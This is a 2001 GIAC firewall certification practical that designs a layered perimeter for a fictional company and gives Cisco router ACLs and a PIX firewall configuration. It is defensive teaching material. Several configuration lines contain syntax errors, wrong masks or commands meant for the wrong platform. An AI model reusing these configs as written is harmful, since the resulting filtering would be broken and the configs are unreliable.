Global Information Assurance Certification Paper

GIAC Certification

GCFW Paractical Assignment, Firewalls, Perimeter Protection and VPNs

Version 1.5e

Parliament Square, London
20th-23rd June 2001

Charles Hobbs

Table of Contents

1 Security Architecture

1.1 Assignment

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition.

Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component.

Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture. You must consider and define access for:

- *Customers (the companies that purchase bulk online fortunes);*
- *Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);*
- *Partners (the international partners that translate and resell fortunes).*

1.2 Introduction

The recent merger/acquisition has provided the opportunity to define a secure environment for GIAC Enterprises without the compromises that are often enforced when retrofitting security solutions onto a pre-existing network infrastructure or security solution.

When developing the solution proposed in this document a number of key principles have been followed:

- Defence in depth. At each level in the topology devices are implemented that complement those at adjacent levels.
- Heterogeneous solutions. Using device from a variety of vendors minimises exposure to vendor specific vulnerabilities.
- Keep it simple. Using devices to perform single functions simplifies the configuration of each device and provides a more manageable solution.
- Documented, approved, reviewed and revised policies. It is pointless implementing security devices unless Policies defining the organisations security requirements and acceptable behaviour.
- Documented, approved, reviewed and revised procedures that define the manner in which the organisation manages its security, how it monitors its performance and how suspicious events are investigated and infringements prosecuted.

GIAC Enterprises have adopted a Microsoft only server and user PC policy. It has been decided however not to utilise this commodity Operating System for Security devices such as Firewall, VPN and IDS devices.

1.2.1 Required Access

To support the business requirements of GIAC's customers, suppliers and partners an e-commerce application has been developed. This application provides a web browser based interface to a database of fortune cookies; the database server utilises the Oracle version 8i database.

1.2.1.1 Customers

Customer access is required to allow the secure bulk purchase of fortune cookies, it is not expected that a VPN connection will be required for customers although all transaction will be performed over an SSL connection.

1.2.1.2 Partners and Suppliers

International Partner organisations that translate and resell cookies for their local markets and the original Suppliers of the cookies require secure connections to the GIAC e-commerce application.

The secure connection will be provided through the implementation of IPSEC VPNs (Virtual Private Networks) between these organisations.

1.2.1.3 Remote Access for Employees

Employee access is required from remote locations, either to facilitate home-working or to support travelling sales staff, to receive e-mail and to access internal applications.

This access will be provided through the implementation of IPSEC VPN's with additional strong authentication being provided through the use of RSA SecurID tokens and RSA ACE/Server products.

1.2.1.4 Outbound Access

Access to the Internet from within the GIAC network will be required for, and restricted to, e-mail traffic to/from the e-mail gateway and Internet browsing by employees.

All e-mail traffic, inbound and outbound, will be scanned for virus infection; potential spam messages; and unsuitable content. A legal disclaimer will be appended to all outbound messages.

Web browsing of unsuitable sites will be blocked at the outbound Web Proxy server.

1.3 Proposed Solution

1.3.1 Defence in Depth

The proposed topology is based on the principles of “Defence in Depth”, that is multiple devices are used to provide a secure environment. Each device performs a specific task at a specific position in the infrastructure be that at the organisations border with the Internet, on the perimeter of the screened subnet or on the interface to the secured internal networks.




Figure 1, GIAC network topology

A heterogeneous mixture of devices is utilised to ensure that should a vulnerability be discovered in one component of the architecture it is unlikely that the same vulnerability would be apparent in devices developed by another vendor.

The disadvantage of requiring support staff to be conversant in the implementation and support of these varied devices is outweighed by the additional protection provided.

1.3.2 Infrastructure

The internal "user" network is a 100Mbps Ethernet network running over a structured Cat5 cabling system terminating on managed switches in the central network facility.

The remaining equipment located in the central network facility is also connected over switched 100Mbps connections.

All equipment located in the central network facility (including servers, routers, switches, external communications terminations, patch panels etc.) will be mounted in standard 19" racks, the facility will be locked at all times and access restricted to authorised staff only.

It is expected at this stage that this bandwidth be sufficient to support the operation, however, where possible components have been considered that should be capable of being upgraded to support gigabit Ethernet where relevant.

The external connections are considered a "high risk" in terms of reliability. If a single connection were to be adopted its failure would effectively prevent customers and partners communicating with GIAC and have the effect of preventing business transactions. With this in mind duplicate 2Mbps connections to two independent ISP's are proposed.

When selecting the ISPs it is important to ensure that two separate Telco's provide the physical connections. This will ensure that separate physical paths from the company's office to separate Telco exchanges are employed minimising the possibility of accidental external disturbance to the cabling by third parties such as utility (gas, water, electricity, telco) contractors.

The use of modems connected to any server or user PC within the GIAC LAN is not permitted to prevent the opportunity to hijack a dial-up connection that would result in access "behind the firewall". The widespread use of laptop PC's with in-built modems makes such a policy difficult to police, user education is essential to ensure that all users are aware of the dangers that are associated with dial-up connections from behind the firewall.

1.3.3 IP Address Allocation

All devices within the GIAC network will be allocated addresses from within the defined private address space. Network Address Translation will be utilised to assign addresses to devices that will be accessible to externally.

A legal class C group of IP addresses has been obtained by GIAC Enterprises 192.1.1.x (*Note: this address group is unlikely to have been allocated in practice but has been used as it will be easily recognised during the remainder of the assignment).*

The following table details the IP addresses for the devices relevant to this assignment.

Subnet/Device	Physical IP Address	Translated IP Address
Public	**192.1.1.0/30**	
ISP Router 1	192.1.1.1	
ISP Router 2	192.1.1.2	
Dirty Subnet	**192.168.0.0/24**	
ISP Router 1	192.168.0.1	
ISP Router 2	192.168.0.2	
Perimeter Firewall	92.168.0.3	
VPN	192.168.0.4	
IDS (Dirty)	Unnumbered (in this subnet)	
VPN/Firewall Interface	**192.168.1.0/24**	
Perimeter Firewall	192.168.1.1	
VPN	192.168.1.2	
Screened Subnet	**192.168.10.0/24**	
Perimeter Firewall	192.168.10.1	
Internal Firewall	192.168.10.2	
Web Server	192.168.10.10	192.1.1.65
E-Mail Gateway	192.168.10.11	192.1.1.66
External DNS	192.168.10.12	192.1.1.67
Web Proxy	192.168.10.13	192.1.1.68
IDS (Screened)	Unnumbered (in this subnet)	
Network Management Subnet	**192.168.255.0/24**	
Internal Firewall	192.168.255.1	
IDS (Dirty)	192.168.255.2	
IDS (Screened)	192.168.255.3	
IDS (Users)	192.168.255.4	
IDS (Servers)	192.168.255.5	
Syslog Server	192.168.255.6	
Server Subnet	**192.168.200.0/24**	

Internal Firewall	192.168.200.1	
Internal DNS	192.168.200.10	
Mail Server	192.168.200.11	
Fortune Cookie Server	192.168.200.12	
RSA ACE/Server	192.168.200.13	
IDS (Servers)	Unnumbered (in this subnet)	
User Subnet	**192.168.100.0/24**	
Internal Firewall	192.168.100.1	
IDS (Users)	Unnumbered (in this subnet)	

1.3.4 Operating System Hardening

With the exception of the IDS servers all servers within the GIAC environment are
Microsoft Windows 2000 servers. All servers within this environment will be hardened to ensure that the vulnerabilities in operating systems are minimised.

For each device in the network the latest generally accepted stable version of the relevant operating system will be installed together with all service packs and hot fix patches. In order to minimise exposure all unnecessary services will be shutdown.

Refer to References and Sources on page 39 for references to additional information on the steps to be taken.

1.3.5 Public and Dirty Subnets

The Dirty subnet is comprises the Border routers, the Perimeter Firewall, the VPN device and an Intrusion Detection Server.




Figure 2, Public and Dirty Subnets

1.3.5.1 Border Routers

A pair of Cisco 3640 routers provides the basic physical interconnection between the 2Mbps ISP services and the dirty subnet. Lower specification routers (such as Cisco 3620's) could be utilised although the choice of the 3640 provides greater expansion.

Refer to www.cisco.com/warp/public/cc/pd/rt/3600/index.shtml for full information on the 3600 series of modular routers.

These Routers will be configured with the latest version of the Cisco IOS with Firewall options (version 12.2 at time of writing). Basic ingress and egress filters will be applied to these routers.

The main function of the ingress filters is to ensure that what may be described as trivial attacks. For example port scans, netbios scans, packets containing source address in the private address space or any with destination addresses not matching the servers in the screened subnet that we expect to receive traffic, or the VPN device, will be blocked.

Traffic that reaches the GIAC network "inside" the border router is not considered as "trusted" and further filtering will be performed at the Perimeter router.

The egress filter will ensure that traffic originating from the screened subnet only is allowed to leave the GIAC network.

1.3.5.2 VPN Device

A single Cisco PIX 525 running the Cisco PIX Firewall operating system (currently V6.0) with two 100Mbps network interfaces provides the VPN services required for communication with partners and mobile/home-working staff. One interface connects to the Dirty Switch and the other to a dedicated interface on the Perimeter Firewall.

Refer to www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix2ds.html for further information on the PIX product range.

Continuing the theme of Security in Depth, the placement of the VPN device between the border router and perimeter firewall allows additional verification that the data contained in the VPN tunnel is valid.

1.3.6 Screened Subnet

In order to communicate with partners, suppliers, customers and our mobile workforce it is necessary to expose some services to the Internet. While doing this we must ensure that the servers providing these services are not exposed to

undesirable traffic.




Figure 3, Screened Subnet

1.3.6.1 Perimeter Firewall

A Cisco PIX 525 with three 100Mbps network interfaces provides the interface between the dirty subnet, the VPN device and the Screened subnet. The router will be configured with the latest version of the Cisco PIX Firewall operating system (currently V6.0).

This device is responsible for the filtering of traffic both inbound into the GIAC network and outbound to the public and 3rd party networks.

Although the Border router has performed some basic packet filtering, protocol specific filters will be applied to ensure that access to either the screened network is correctly restricted. The Perimeter router will also reapply filters that prevent any inbound traffic from the Internet from reaching the Server, User or Network Management subnets.

1.3.6.2 Internal Firewall

A Nokia VPN440 Firewall appliance provides the interface between the screened subnet and the protected resources within the server, user and

network management subnets. The router will be configured with the latested version of the Nokia Operating System and will run Checkpoint Firewall-1 version 4.1 sp4 and is configured with four 100Mbps network interfaces.

The device is the final barrier protecting the secure subnets within the GIAC network. Traffic will be restricted as:

- E-mail, inbound and outbound SMTP traffic between the E-mail gateway and the e-mail server only.
- MS-Exchange traffic between user PC's and the e-mail server in the server subnet.
- Oracle SQL*Net traffic, inbound between the web server and the Fortune Cookie Server.
- Web browser traffic, outbound html request from the user systems to the Web Proxy server.
- RSA Authentication, inbound requests from the VPN device to the RSA ACE/Server.

1.3.7 Network Management Subnet

The network management subnet contains the Syslog server and Intrusion Detection Servers (IDS) together with any associated network monitor and control systems.




Figure 4, Network Management Subnet

1.3.7.1 Syslog Server

All network devices are configured to transfer all system log entries to the centralised Syslog Server, the server is configured with sufficient disk space to hold the raw logs for a defined period. Log entries are summarised and consolidated on a regular basis.

1.1.7.2 Intrusion Detection

The three IDS servers are dual-homed Linux servers running Snort. The network interface of each IDS server in the Dirty, Screened, User and Server subnets are unnumbered and configured in promiscuous mode. Traffic from any subnet into the management subnet is blocked for all protocols at all Firewalls.

1.1.8 Server and User Subnets

The protected internal subnets behind the Internal Firewall contain the GIAC corporate servers including those providing internal DNS services, E-mail and the Fortune Cookie server.

It must not be forgotten that individuals within the organisation initiate a significant portion, probably the majority, of attacks. For this reason the User PC's are contained in a separate subnet to ensure the servers are protected from any illicit internal traffic.




Figure 5, Server and User Subnets

2 Security Policy

2.1 Assignment

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- *Border Router*
- *Primary Firewall*
- *VPN*
-

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

- *The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.*
- *Any relevant information about the behavior of the service or protocol on the network.*
- *The syntax of the ACL, filter, rule, etc.*
- *A description of each of the parts of the filter.*
- *An explanation of how to apply the filter.*
- *If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)*
- *Explain how to test the ACL/filter/rule.*

Be certain to point out any tips, tricks, or "gotchas".

2.2 Border Router

In the first assignment we described how we would deploy a pair of border routers to provide the first level of protection to the GIAC environment. In this assignment the configuration of one router is described, the second router would be identical with the exception of the IP addresses of the routers interface and the corresponding ISP router.

The purpose of the border router is to protect the GIAC enterprise from trivial attacks and superfluous traffic. It is not intended that these routers perform any filtering by specific hosts and/or protocols.

2.2.1 Configuration

Configuration of the router would be performed using a PC running a program such as Hyperterminal connected to the console port of the router. Once configured and installed on the network system management staff will be able to access the router via telnet.

The easiest method of applying rules is to build a text file then using then apply it using Hyperterminal or a suitable telnet client.

It must be remembered that when configuring Cisco routers that access-lists are processed in the ordered they are defined to the router.

If it necessary to insert a new access-list command between two specific existing access-list commands (for example) you must first delete all existing access-lists edit. Then you should edit your text file to contain the commands in the correct sequence before applying the complete configuration again.

A useful resource when working with Cisco routers is “Managing Cisco Network Security” from Cisco Press.

Establish basic router settings, disable the “small services” (echo, discard, chargen and daytime), finger, http and bootp servers.

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
```

Prevent the router from being used as a smurf amplifier, and disable the return of ICMP unreachable messages. Disabling loose source routing further protects

the router against exploits that may bypass ACL's defined on the router.

```
no ip direct-broadcast
no ip unreachables
no ip source-route
```

Ensure that passwords are encrypted and set a sensible priviledge mode password. Disable SNMP and other services that are not required at the border, enable logging to the Syslog server and include a banner to be displayed when accessing the router.

```
service password encryption
enable secret a-sensible-password
no snmp
no cdp enable
no ip proxy arp
no ip domain-lookup
logging 192.168.255.6
no logging console
banner / Authorised Access Only/
```

Next we need to specify some access-lists to block non-routable and test addresses to pass into the network. Presence of packets with these source addresses suggest an attempt to spoof network addresses.

The basic syntax for Extended IP access-list command as used below are as follows:

access-list access-list-number action source destination log

The *access-list-number* is an integer between 100 and 199 and is used to group together a series of access-list commands and bind them to a particular interface

The *action* is either "permit" or "deny "

source contains a source ip address and mask for the device or network to be inspected, the keyword "any" can be used to signify any source address

destination contains a destination ip address and mask for the device or network to be inspected, as above the keyword "any" can be used to signify any destination address

The optional keyword "log" can be used to ensure that a syslog message

is sent to the console or to a central syslog server.

A personal preference when building access-lists in a text file is to separate ip addresses and netmasks with tabs to enhance the readability of the commands. Unfortunately if you later download the access-list through the capture of a "show config" these are replaces by a single space character.

```
access-list 110 deny 10.0.0.0          0.255.255.255       any log
access-list 110 deny 172.16.0.0        0.0.255.255         any log
access-list 110 deny 192.168.0.0       0.0.255.255         any log
access-list 110 deny 224.0.0.0 7.255.255.255          any log
access-list 110 deny 240.0.0.0 63.255.255.255         any log
access-list 110 deny host 127.0.0.0    0.255.255.255  any log
access-list 110 deny ip 192.1.1.0      0.255.255.255  any log
```

In addition we should block tftp and ICMP timestamp and address mask requests at the enterprise border.

```
access-list 110 deny udp any any eq 69 log
access-list 110 deny icmp any any 13
access-list 110 deny icmp any any 17
```

Allow other traffic and implement the access-list on the routers serial interface.

```
access-list 110 permit any
interface serial 0
ip address 192.1.1.1 255.255.255.224
ip access-group 110 in
```

A simple egress filter should be applied to ensure that traffic exiting the organisation has a source address of 192.1.1.254 which is the address generated at the Perimeter Firewall for all outbound traffic.

```
access-list 120 permit ip host 192.1.1.254 any
access-list 120 deny ip any any log
interface ethernet 0
ip access-group 120 in
```

2.2.2 Testing

It is possible to build a test-rig using a spare router and an X-21 modem eliminator (which when connected between the two routers provides the necessary handshake and timing signals). With this configuration it is possible to simulate Internet traffic from a PC on the far side of the test router.

Using your standard test tools (e.g. ping, telnet or nmap) and checking the

Syslog serverv it should be possible to confirm the correct operation of the router.

2.3 Perimeter Firewall

The purpose of the Perimeter Firewall is to protect network resources within the GIAC enterprise. It provides the second and final barrier between the public Internet and the servers in the screened subnet, network resources within the user and server subnets are further protected by the Internal Firewall.

The decision to separate the protection of the screened subnet and the user/server subnets over two Firewalls rather than employing a single Firewall with multiple network interfaces is based on the principle of Defence in Depth. Utilising two separate and heterogeneous devices mitigates the risk of vulnerabilities in one specific platform/operating system being present in both platforms. Further by dividing the workload between these two systems could have a postiive influence on the complete configuration.

2.3.1 Configuration

Establish basic firewall settings.

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
no ip direct-broadcast
no ip unreachables
no ip source-route
banner / Authorised Access Only/
```

Each of the three Ethernet interfaces is named, and a security level applied. Traffic will be allowed to pass from a higher level to a lower unless specifically blocked. It is an IOS restriction that an interface with a level of 100 be assigned the name of “inside”.

```
nameif ethernet0 outside security0
nameif ethernet1 vpn security50
nameif ethernet2 inside security100
```

Two levels of passwords exist to control basic and privileged access to the PIX, the first command defines the privileged access password.

```
enable password a-carefully-chosen-password encrypted
```

```
passwd another-carefully-chosen-password encrypted
hostname pixfirewall
```

Enable the fixup of various protocols defining the ports that these protocols use. Not all of these protocols are likely to be used initially but are included as a future precaution.

```
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sqlnet 1526
fixup protocol sip 5060
```

Disable the displaying of names instead of IP addresses, set the system into paged mode when displaying text and set page length to 24 lines.

```
no names
pager lines 24
```

Enable system logging, include a timestamp on each message. The remaining commands define the amount of logging performed and how it should be displayed and/or stored. Buffered log entries can be displayed using the “show logging” command.

```
logging on
logging host inside 192.168.255.6
logging timestamp
no logging standby
no logging console
logging monitor debugging
logging buffered debugging
logging trap debugging
logging history debugging
logging facility 20
logging queue 20
```

Define the speed of the interface, I have a general mistrust of rate auto-detection on any device (I have seen it fail on various devices too many times in the past!) and would personally prefer to pre-set the interface speed wherever possible. Define the maximum packet size (maximum transmission unit) for each interface. Finally, assign IP addresses for all the interfaces.

```
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
mtu outside 1500
mtu vpn 1500
mtu inside 1500
ip address outside      192.168.0.3    255.255.255.0
ip address vpn          192.168.1.1    255.255.255.0
ip address inside       192.168.10.1   255.255.255.0
```

Disable failover as this is a standalone firewall.

```
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address vpn 0.0.0.0
failover ip address inside 0.0.0.0
pdm history enable
```

Set the ARP timeout to 4 hours after this period un-referenced ARP entries will be discarded, Enable NAT (Network Address Translation) and define static mappings for trusted and untrusted zones.

```
arp timeout 14400
nat (inside) 1 0.0.0.0 0.0.0.0
global (outside) 1 192.1.1.254
static (inside, outside) 192.1.1.65 192.168.10.10
static (inside, outside) 192.1.1.66 192.168.10.11
static (inside, outside) 192.1.1.67 192.168.10.12
static (inside, outside) 192.1.1.68 192.168.10.13
```

